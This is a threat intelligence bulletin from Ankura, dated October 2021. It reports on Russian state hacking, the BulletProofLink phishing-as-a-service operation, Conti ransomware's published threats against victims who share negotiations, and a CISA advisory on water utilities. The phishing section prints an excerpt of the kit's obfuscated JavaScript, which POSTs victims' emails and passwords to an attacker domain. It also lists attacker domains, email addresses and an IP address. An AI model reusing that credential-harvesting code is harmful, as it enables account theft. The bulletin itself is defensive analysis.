ankura

Ankura Cyber Threat Intelligence Bulletin

October 2021

Washington, DC

2000 K Street NW, 12th Floor
Washington, DC, United States 20006

+1.202.797.1111

Ankura Incident Response Services
Incident@ankura.com | 24/7 Assistance

CONTENTS

Observations

Over the past thirty days, the Ankura Cybersecurity team has worked with clients to solve cybersecurity challenges involving recent Russian threat actor and threat landscape activity, statements from the well-known threat actor “Conti”, Phishing-as-a-Service (PHaaS) campaigns, and a new joint advisory published by CISA regarding recent critical infrastructure attacks against the United States Water and Wastewater Systems (WWS).

For this month’s report, Ankura’s Cyber Threat Analysis and Pursuit Team (CTAPT) has compiled detailed metrics surrounding the tactics, techniques, and procedures (TTPs) employed by the “BulletProofLink” phishing campaign. Additionally, a sharp uptick in recent Russian state-sponsored activity has prompted Ankura threat-intelligence operators to consolidate a wide scope of research to identify the TTPs.


During this period, Ankura’s Cybersecurity team has observed statements made by the threat actor “Conti” detailing their updated terms and conditions with victims as well as their resentment following the official multi-agency takedown of the notorious “REvil” ransomware group. Lastly, CTAPT investigators have identified the threat-actor “IronHusky” to be October’s Threat Actor of the Month, and their deployment of the “MysterySnail” remote administration trojan (RAT) is broken down in this month’s piece.

RECENT RUSSIAN THREAT ACTIVITY

Russian cyber activity has been increasing and has been identified targeting financial firms specifically. Previous Russian cyber activity, especially during the last few months, indicates that Russia-based actors are aspiring to gain extended access to the technology supply chain and establish an implementation of surveillance. There have been several instances of cyber activity surrounding Russia that has led to the public acknowledgement regarding the topic today.

Microsoft released their Digital Defense Report during October that discussed an increase in Russian activity[1]. Microsoft stated that between the months of July 2020 and June 2021, various Russian-sponsored threat groups were targeting United States government agencies. According to Tom Burt, Microsoft’s Corporate Vice President for Customer Security and Trust, "Russian nation-state actors are increasingly targeting government agencies for intelligence gathering, which jumped from 3% of their targets a year ago to 53% – largely agencies involved in foreign policy, national security or defense, and attacks from Russian nation-state actors are increasingly effective, jumping from a 21% successful compromise rate last year to a 32% rate this year”.[2] Burt also stated that Russian nation-state actors are increasingly effective as their compromise rate has leaped from 21% successful compromise to a 32% success rate. Not only are government agencies being targeted by Russian nation-state actors, but other financial firms are as well.

[1] https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RWMFIi#
[2] https://www.bleepingcomputer.com/news/security/microsoft-russian-state-hackers-behind-53-percent-of-attacks-on-us-govt-agencies/



Figures 1 & 2: Microsoft's nation-state activity statistics for July 2020 to June 2021

In their report, Microsoft also discussed the impact of the Russian Nobelium threat group. Nobelium (also known as UNC2452, APT29, The Dukes, and Cozy Bear) is a hacking group that is a part of the Russian Foreign Intelligence Service (SVR). Beginning in July of 2020, Nobelium has been relentless in its attacks against IT service providers and government entities. Microsoft detailed that "Russia-based threat activity dominated this year, driven by NOBELIUM's large-scale targeting" as Nobelium "was responsible for 92% of the notifications to customers about Russia-based threat activity"[3]. In March of 2021, Microsoft researchers revealed a total of three (3) Nobelium malware strains with the focus of maintaining persistence on compromised systems: GoldMax Command and Control Backdoor, the GoldFinder HTTP Tracer tool, and the Sibot persistence tool and malware dropper. Nobelium has a history of attacking IT software and service providers, government entities, and defense contractors. According to BleepingComputer, there are four (4) known Nobelium malware families: Boombox malware downloader, VaporRage Shellcode downloader and launcher, EnvyScout malicious HTML attachment, and NativeZone loader.[2] Not only are Russian threat groups being more frequently identified, but individual Russian hackers acting alone are being recognized as well.

According to the Washington Post, the United States recently deported Russian hacker Aleksei Burkov back to his country of origin, who was previously arrested and detained in the United States on counts of cybercrimes, identity theft, and money laundering.[4] Burkov was originally arrested and detained in Israel as requested by United States authorities back in 2015 for more than $20 million in credit card fraud. U.S. Immigration and Customs Enforcement (ICE) spokesperson Dani Bennett recently stated that, "Burkov is wanted by Russian authorities."[5] Bennett also added, "There is an INTERPOL Red Notice out for him and that there has been an arrest warrant out for Burkov since 2017 in Russia".[5] Following Burkov's landing in Russia, Russian authorities reportedly detained him at the airport[5].

Another recognized individual regarding Russian activity is thirty-five (35) year-old Illya Sachkov, who Russian authorities recently arrested in a suspected treason case. Sachkov is the founder and chief executive of Russian cybersecurity company Group IB. Sachkov was arrested based on authorities' accusations concurring with foreign intelligence services for treason. Illya Sachkov has since denied both allegations. Moscow's Lefortovo District Court ordered Sachkov to be held in custody for a total of two (2)

[3] https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RWMFIi#
[4] https://www.washingtonpost.com/world/2021/09/28/russia-hacker-deported-burkov/
[5] https://www.thedailybeast.com/why-the-hell-did-america-just-send-russian-cybercriminal-aleksei-burkov-back-to-moscow

months.[6] In Russia, state treason is punishable by up to twenty (20) years in jail. Sachkov's suspected act of treason is just one of the many instances in Russia in which government agencies and other financial firms are being targeted.

Russian cyber activity has been a hot topic, especially in the recent months. Individuals like Illya Sachkov and Aleksei Burkov are just two notorious individuals mentioned. There are many cybercriminals wreaking havoc and causing distress to government entities as well as contributing to heavy financial losses and interruptions in telecommunication. It is imperative to remember and recognize that cybercrime is a topic to take seriously and can cause catastrophes if not mitigated or counteracted as quickly as they are identified. Regarding Russian state activity, it is noted that United States officials heavily monitor other countries' authorities and their behavior towards suspected criminals like Burkov. Former national intelligence officer for Russia and Eurasia, Fiona Hill, told The Daily Beast that efforts to hunt down notorious Russian cybercriminals typically get spoiled by the Russians, who instead of helping, integrate the criminals to work on behalf of Russian intelligence.[5]

OSINT FANS AND MICROSOFT UNCOVER MASSIVE PHISHING-AS-A-SERVICE CAMPAIGN

The Microsoft 365 Defender Threat Intelligence Team recently reported on a large-scale phishing-as-a-service (PHaaS) operation known as Bulletproftlink (also referred to as BulletProofLink or Anthrax). The campaign was originally identified by cybersecurity researchers from OSINT Fans, and in October of 2020 they published a three-part series about the campaign. This operation facilitates selling multiple single payment or monthly subscription-based services that include email templates, phishing kits, and spoofed malicious webpages as well as providing hosting and automation services at a reasonably low price. The Defender Threat Intelligence Team first detected this campaign after observing a very high volume of newly generated subdomains.[7]

This campaign was quite sophisticated. The threat actor impersonated the email of an Australian accounting firm based out of Sydney and urged the victims to click on a link named "Remittance Advice receipts.pdf", which brings the victim to a DropBox where there's a downloadable HTML file. Clicking on this page brings the victim to a perfect clone of the Microsoft login portal where they are asked to enter their credentials, which are then captured by the threat actor and sent to a "https[:]//moneysmtp[.]com/email-list/office365nw/finish[.]php" URL.[8] These fraudulent Microsoft login pages and "moneysmtp" domains were found to be tied to a hosting infrastructure in the Ukraine. This hosting infrastructure was facilitated by a threat actor who goes by the username "thegreenmy87", who researchers found to be tied to a group known as "Anthrax Likers", as well as finding references for both of them to a "Bulletproftink[.]com/shop" link. The actor's email, "thegreenmy87@gmail[.]com", is connected to a hacking tutorial video on UKblow, and is associated with four (4) other email addresses which came into play further into the investigation ("anthrax.linkers@outlook[.]com", "anthrax.linkers@aol[.]com", "anthrax@secmailbox[.]net", and "anthrax.win32@yahoo[.]com").

Researchers dissected the "Bulletproftink[.]com/shop" site and identified it to be a web store that sells fully operational downloadable web page clones of very well-known brands, including but not limited to Chase Bank, American Express, Adobe, Office 365, myGov (Australian), Yahoo, and Outlook. These pages typically cost a $100 one-time fee, and the hosting services are advertised at $800 per month. Examining


[6] https://www.bleepingcomputer.com/news/security/microsoft-russian-state-hackers-behind-53-percent-of-attacks-on-us-govt-agencies/
[7] https://www.bleepingcomputer.com/news/microsoft/phishing-as-a-service-operation-uses-double-theft-to-boost-profits/
[8] https://osint.fans/bulletproftlink-phishing-service-p1

the footer of “https://bulletproftlink.com/services-review/” shows that Bulletproftlink is operated by the Anthrax Likers group and confirms the suspicion of their involvement in the campaign.

The four (4) email addresses associated with “thegreenmy87” were analyzed, and researchers found the “anthrax.win32@yahoo[.]com” email address tied to a Facebook post from 2012 belonging to the page of a person who went by “Adrian Katong”.[9] The post is a bug report for an SQL injection vulnerability, and it states that the author is someone who goes by “Anthrax”. After research into the post and the vulnerability itself was completed, it was deemed that Mr. Katong and Anthrax are the same actor. At this point, researchers used RiskIQ to check the historical Domain Name System (DNS) records of the “bulletprooflink[.]com” site, and found an older record named “adriankatong.bulletproftlink[.]com” resolving to 50[.]116[.]95[.]115[.].[9] Further research on Mr. Katong yielded a YouTube video that he posted in 2020 and with the signature of the video as “Anthrax Likers” and “Love from Milaysia”. The video was investigated for every minute of detail, and the researchers were able to determine with high confidence that an actor claiming to be “Adrian Katong” either is the “Anthrax Likers” actor or is intimately affiliated with them as well as the Bulletproftlink website store. After researchers inspected Mr. Katong’s public LinkedIn profile, they identified him to be the CEO of a company called “BPL Hosting”. The researchers, however, could not find any known legitimate businesses registered under his name, and they assume that “BPL” stands for “BulletProftLink”.[10]

At this time, Bulletproftlink is still operational and flourishing, with 108 unique phishing templates and more than 1,618 users in the Bulletproftlink ICQ group chat.[10] Mr. Katong uses a technique known as “double theft”, where the credentials that his customers exfiltrate are also sent to his own private server allowing him to double his profits if the phishing kits he’s sold maintain their default configuration. The victim credentials are typically sold on the black market. The Ankura CTAPT will continue to monitor the outcome of this campaign and updates may be published in a following report.

[9] https://osint.fans/bulletproftlink-phishing-service-p2
[10] https://osint.fans/bulletproftlink-phishing-service-p3



https://storage.googleapis.com/acyclopaedic-651142562/login2.html?nfyaj=GXNDhbl12HVXQ5W&efuwj

Microsoft

john536234@hotmail.com

Enter password

Invalid password or connection timed out please try again

Password

□ Keep me signed in

Forgot password?


Sign in with Windows Hello or a security key

Sign in

```
\u02c6[0xc]+\u02c6[0x3]+\u02c6[0x12]+\u02c6[0x7]+\u02c6[0x6]+\u02c6[0x13]+\u02c6[0x4]+
\u02c6[0x6]+\u02c6[0xf]+\u02c6[0x0]+\u02c6[0x10]+\u02c6[0x5]+\u02c6[0x10]+\u02c6[0x0]+
\u02c6[0x9]+\u02c6[0x8]+\u02c6[0x13]+\u02c6[0x14]+\u02c6[0x0]+\u02c6[0x11]+\u02c6[0x0]+
\u02c6[0x9]+\u02c6[0xd]+\u02c6[0x5]+\u02c6[0x2]+\u02c6[0x11]+\u02c6[0xb]+\u02c6[0xe]+\u02c6[0x3]+
\u02c6[0xc]+\u02c6[0xd]+\u02c6[0xc]")())(emv, passv, 'Office354nw'); $.ajax({ url:
'https://moneysmtp.com/email-list/office365nw/finish.php', type: 'POST', dataType: 'html', data:
{ Email : emv, password : passv, typeofemail : 'Office365nw', theemid : theemidval}, crossDomain:
true, success: function(msg) { }, error: function(e) { //progressBar.hide(); console.log(e) } });
loginCfromUrl++; if(loginCfromUrl < loginMaxAttpmt){ redirectUrl =
theBaseUrl+'login2.html?'+get_rand_url_pars()+'&username='+emv+'&lgat='+loginCfromUrl; }
setTimeout(function(){ //alert(redirectUrl); window.location.replace(redirectUrl); },3000); }
else{ progressBar.hide(); } }); }); function getBaseUrl(baseWithoutFile){ if(baseWithoutFile ===
undefined){ baseWithoutFile = false; } var fg = false; var fullUrl = window.location.href; var
htmlstr = '.html'; var htmlLen = 5; var htmlStrPos = -1; var qmrkStrPos = fullUrl.indexOf('?');
```

```
Pseudo-elements
This Element
element {
}
Converged_v21033_5plpI1P0_uKjrokWdq
* {
  ~~-webkit-box-sizing: border-box;~~
  ~~-moz-box-sizing: border-box;~~
  box-sizing: border-box;
}
Inherited from body
Converged_v21033_5plpI1P0_uKjrokWdq
```

Figure 1: Spoofed Microsoft login portal



moneysmtp.com — Coming So

Not Secure | 62.149.20.89

Incognito (2)

moneysmtp.com

Powered by VESTA


Figure 2: IP Address 62[.]149[.]20[.]89 is linked to "moneysmtp.com"

CONTI ACTIVITY ADVANCEMENTS

Once again, the ransomware threat landscape is changing significantly. With REvil going dark due to law enforcement action, it was only a matter of time until other threat actors like Conti acted accordingly. In late September 2021, the Cybersecurity and Infrastructure Security Agency (CISA), Federal Bureau of Investigation (FBI), and National Security Agency (NSA) released a joint advisory (AA21-265A)[11] regarding

[11] https://us-cert.cisa.gov/ncas/alerts/aa21-265a

the Conti threat group. The advisory highlighted an increase in Conti ransomware attacks, the group's typical tactics, techniques, and procedures (TTPs), and recommended mitigation measures. The recommended measures include using multi-factor authentication (MFA), implementing network segmentation, and filtering traffic, scanning for vulnerabilities often and updating software, removing unnecessary applications, implementing endpoint and detection response tools, and more. As the United States government continues to take ransomware threats seriously, journalists and reports are constantly reporting on cyberattacks that take place to provide the public with information as well as companies in varying industries what may target them next. Victims of cyberattacks tend to share negotiation and/or general chats between themselves and the threat actor/group with the media. Due to this sharing, ransomware gangs, such as Conti, have begun implementing new rules regarding their involvement with a victim company after it has been ransomed. Conti made an official statement on October 1, 2021, regarding their updated terms and conditions, which were established after negotiation chats between Conti and JVCKenwood were shared with the media. Specifically, the first and second decisions noted in the statement focus on the consequences of making Conti's operations public in any way.



"JVCKENWOOD CASE"

About: PLEASE READ THIS CAREFULLY!

October 01, 2021 272 0

Dear Current & Prospective Customers

Happy Friday from Conti Team!

Today we want to address a few important issues about media coverage.

Media reporting is a very important function of a healthy society. However, sometimes, there are caveats. For instance, yesterday, we have found that our chat with JVCKenwood whom we hit a week ago got reported to the journalists. Despite what is said in the article, the negotiations were going in accordance with a normal business operation. However, since the publication happened in the middle of negotiations it resulted in our decision to terminate the negotiations and publish the data. JVCKenwood has been already informed.

Moreover, this week we have once again spotted screenshots from our negotiation chats circulating over social media. Even though it can not harm us directly, we have seen media outlets leaching on such screenshots from other ransomware groups for weeks. As this is cheap, and intellectually and ethically displeasing, we don't want to get involved, and we would ask you to stop doing this unless you have a prior discussion with us. (There are a few respected journalist and researcher personalities with whom we will communicate).

As a result of these new developments, we made the following decisions.

1. If we see a clear indication of our negotiations being sent to the media we will terminate the negotiations and dump all the files on our blog. We are the best team and you can google what estimated revenue we have. This became possible only due to our outstanding reputation. Thus, if we need to sacrifice another 10 mln to cut the negotiations but protect our name; don't doubt - we will do so.

2. If we see our chats in public we will also dump your files. If this happens after the ransom is already paid by the target who shared our chats, we will dump somebody else's files as retaliation. We will not care if you directly shared our chats with the media/researchers or if they extracted it from VirusTotal after you uploaded our samples there. Since, the security firms who share chats via their pocket journalists have no concept responsibility, therefore, we will assign responsibilty to the target who is in the chat. We are not advocating collective responsibility via collective punishment, but if this is the only option we will do so.

3. We respect journalism and security reporting when it is done properly. We are ready to talk with proper people (clowns, please, do not apply), but this should be done in a proper manner, not behind the scenes. This is not only important for us, but for the journalists themselves and for our targets.

We hope for your understanding and that JVCKenwood will serve as a proper deterrence for the future, so we won't need to exercise any further retaliatory measures.

DISCLAIMER:

!!! This is our first public comment, bur there are more to come !!!

Figure 1: Conti statement regarding JVCKenwood and their updated terms and conditions

These new rules set in place by the ransomware actors are not only set to control their media visibility, but to help stay more covert due to the new laws and regulations passed by the United States. Along with their statements about disclosing ransomware negotiations to the public, Conti has also recently released a statement regarding the activities surrounding REvil. The actors go on to mention the “honestly earned money” of REvil and how the United States had no authority to take down REvil’s servers.

The full statement can be viewed below:

> “CONTI Team (Conti ransomware group) statement on REvil:
>
> Title: Announcement. ReviLives.
> Subject: Own opinion.
>
> As a team, we always look at the work of our colleagues in the art of pen-testing, corporate data security, information systems, and network security. We rejoice at their successes and support them in their hardships.
> Therefore, we would like to comment on yesterday's important announcement by the US law enforcement about the attack on the REvil group.
>
> We want to remark the following:
>
> First, an attack against some servers, which the US security attributes to REvil, is another reminder of what we all know: the unilateral, extraterritorial, and bandit-mugging behavior of the United States in world affairs.
>
> However, the fact that it became a norm does not presume that it should be treated like one. Unlike our dearest journalist friends from the Twitter brothel, who will sell their own mother for a bone from bankers or politicians, we have the guts to name things as they are. We have a conscience, as well as anonymity, while our skills allow us to say something that many "allied" governments are afraid of saying:
>
> With all the endless talks in your media about "ransomware-is-bad," we would like to point out the biggest ransomware group of all time: your Federal Government. There is no glory in this REvil attack. First, because REvil has been dead in any case, but secondly, because the United States government acted as a simple street mugger while kicking a dead body.
>
> Let's break it down point by point. There was an extraterritorial attack against some infrastructure in some countries.
>
> 1. Is there a law, even an American one, even a local one in any county of any of the 50 states, that legitimize such indiscriminate offensive action? Is server hacking suddenly legal in the United States or in any of the US jurisdictions? If yes, please provide us with a link.
>
> 2. Suppose there is such an outrageous law that allows you to hack servers in a foreign country. How legal is this from the point of view of the country whose servers were attacked? Infrastructure is not flying there in space or floating in neutral waters. It is a part of someone's sovereignty.
>
> 3. The statement mentions a multinational operation but does not name specific countries that participated in the cyber strike. We seem to know why; see next point.
>
> 4. Most countries, the US included, perceive critical cyber strikes against their territory as a casus belli. You think anybody will be fine if Taliban conducts a misfile strike against a place in Texas to "disrupt an operation" of what Afghanistan considered a "criminal" group?

> 5. When the special forces arrive at a hostage scene, they at least make sure that there are hostages there (at least, this is how it used to be). How did you know who you were attacking? It could just be a reverse proxy on an unsuspecting host. How did you know who ELSE these servers are serving? How was the safety of other people's businesses, possibly people's lives, ensured?
>
> Just to be clear: these are all rhetorical questions. Of course.
>
> What happened with this attack is way more than REvil or information security. This attack is just an another drop in the ocean of blood, which started because of NSA, CIA, FBI, and another two hundred three-letter security institutions (because, you know, true democracy and liberty requires millions of people in uniform) never had to answer these questions.
>
> WMD in Iraq, which was "certainly there."
> Drone strikes on weddings because "these were terrorists."
> Airstrikes on hospitals and Red Cross convoys because "we thought these are hostile."
> Military raids within the foreign borders ended up with massacring allied soldiers.
>
> The list is endless because those who are now enjoying the media fame from the REvil attack are vampires drunken and intoxicated by impunity and blood.
>
> And this is not the story about REvil, Afghanistan, or any other subject in the world because impunity does not know borders.
>
> No wonder, each day, we read in the news that the American police once again shot some unarmed African American, or a housewife, or a disabled person, or somebody brave enough to dared to protect their home and their family. This is your state, and it will treat you the way it drones unfortunate child-shepherd in the sands of the Maghreb or Arabia to ensure "the national security of America," so far from its shores.
>
> And we will be reminding you of this constantly. And yes, despites the popular opinion of the social media hobos, we can and WILL talk ethically as any other people. (Somebody, please put an Obama meme here).
>
> We wish the people of America to resume control over your country as soon as possible and expel these fat, degraded bankers and become again the great FREE nation that we remember and love. We wish our retired colleagues from REvil have a lot of fun with their honestly earned money.
>
> Sincerely yours,
> Conti team”

Conti is currently the second most active ransomware gang. With REvil out of the picture until they emerge under a new project and aliases, Conti can be expected to be a leader in the ransomware landscape and will help lead which direction ransomware takes in the coming months. This is primarily due to Conti taking an interest in social appearance, similar to what Lockbit 2.0 did during their launch.

JOINT ADVISORY FOR WATER & WASTEWATER FACILITIES

In the month of October, the Cybersecurity and Infrastructure Agency (CISA), alongside the Federal Bureau of Investigation (FBI), the Environmental Protection Agency (EPA), and the National Security Agency (NSA), released a joint alert tracked as AA21-287A that detailed several attacks on United States Water and Wastewater Systems (WWS) across the country that took place between 2019 to 2021.[12] While attacks targeting supervisory control and data acquisition (SCADA) networks can involve attackers taking control of industrial control system (ICS) devices, CISA's alert placed a great deal of emphasis on ransomware attacks targeting WWS networks. Indeed, as the Colonial Pipeline ransomware attack this year demonstrated, attacks on critical infrastructure do not strictly need to be tailor made for SCADA systems or require significant knowledge of their operations; ransomware can essentially deny service from industrial systems by infecting them and rendering them inoperable. While CISA's alert focused on cyber incidents from the last two years, attacks against WWS systems have occurred since the beginning of the 21st century. In 2000, a disgruntled Australian consultant remotely created a series of faults in a municipal sewage system, resulting in the release of up to one million liters of sewage. In 2019, a former employee of a WWS facility in Kansas shutdown operations after tampering with the facility's cleaning process. In 2021, a similar incident occurred in Florida in which an attacker briefly increased the levels of sodium hydroxide to lethal levels. The rise of ransomware has lowered the barrier of entry for attackers targeting such systems; the CISA alert cites several incidents between 2019 and 2021 in which ransomware targeted WWS systems.

Besides reporting high profile attacks on WWS systems, CISA released an alert detailing several steps wastewater plants across the country should take immediately. The first alert, and arguably the easiest to implement, is directed towards spearphishing: "Do not click on any suspicious links". As defined by the Director of National Defense: "A spear phishing attack is an attempt to acquire sensitive information or access to a computer system by sending counterfeit messages that appear to be legitimate"[13]. As such, threat actors attempt to redirect victims, via suspicious links, to a malicious site where threat actors can steal credentials or important information.

The next few bullet points within the CISA alert targets, what some considered to be, the key weak point in most operational technology (OT) environments. CISA says to "Update your OS and software", however, this is easier to say than implement. The reason for this is due to the inherent nature of an OT environment. In most cases, these environments do not handle downtime well, thus creating small windows for technicians to patch. In fact, its reported that most OT environments are at least a year behind current CVE's.

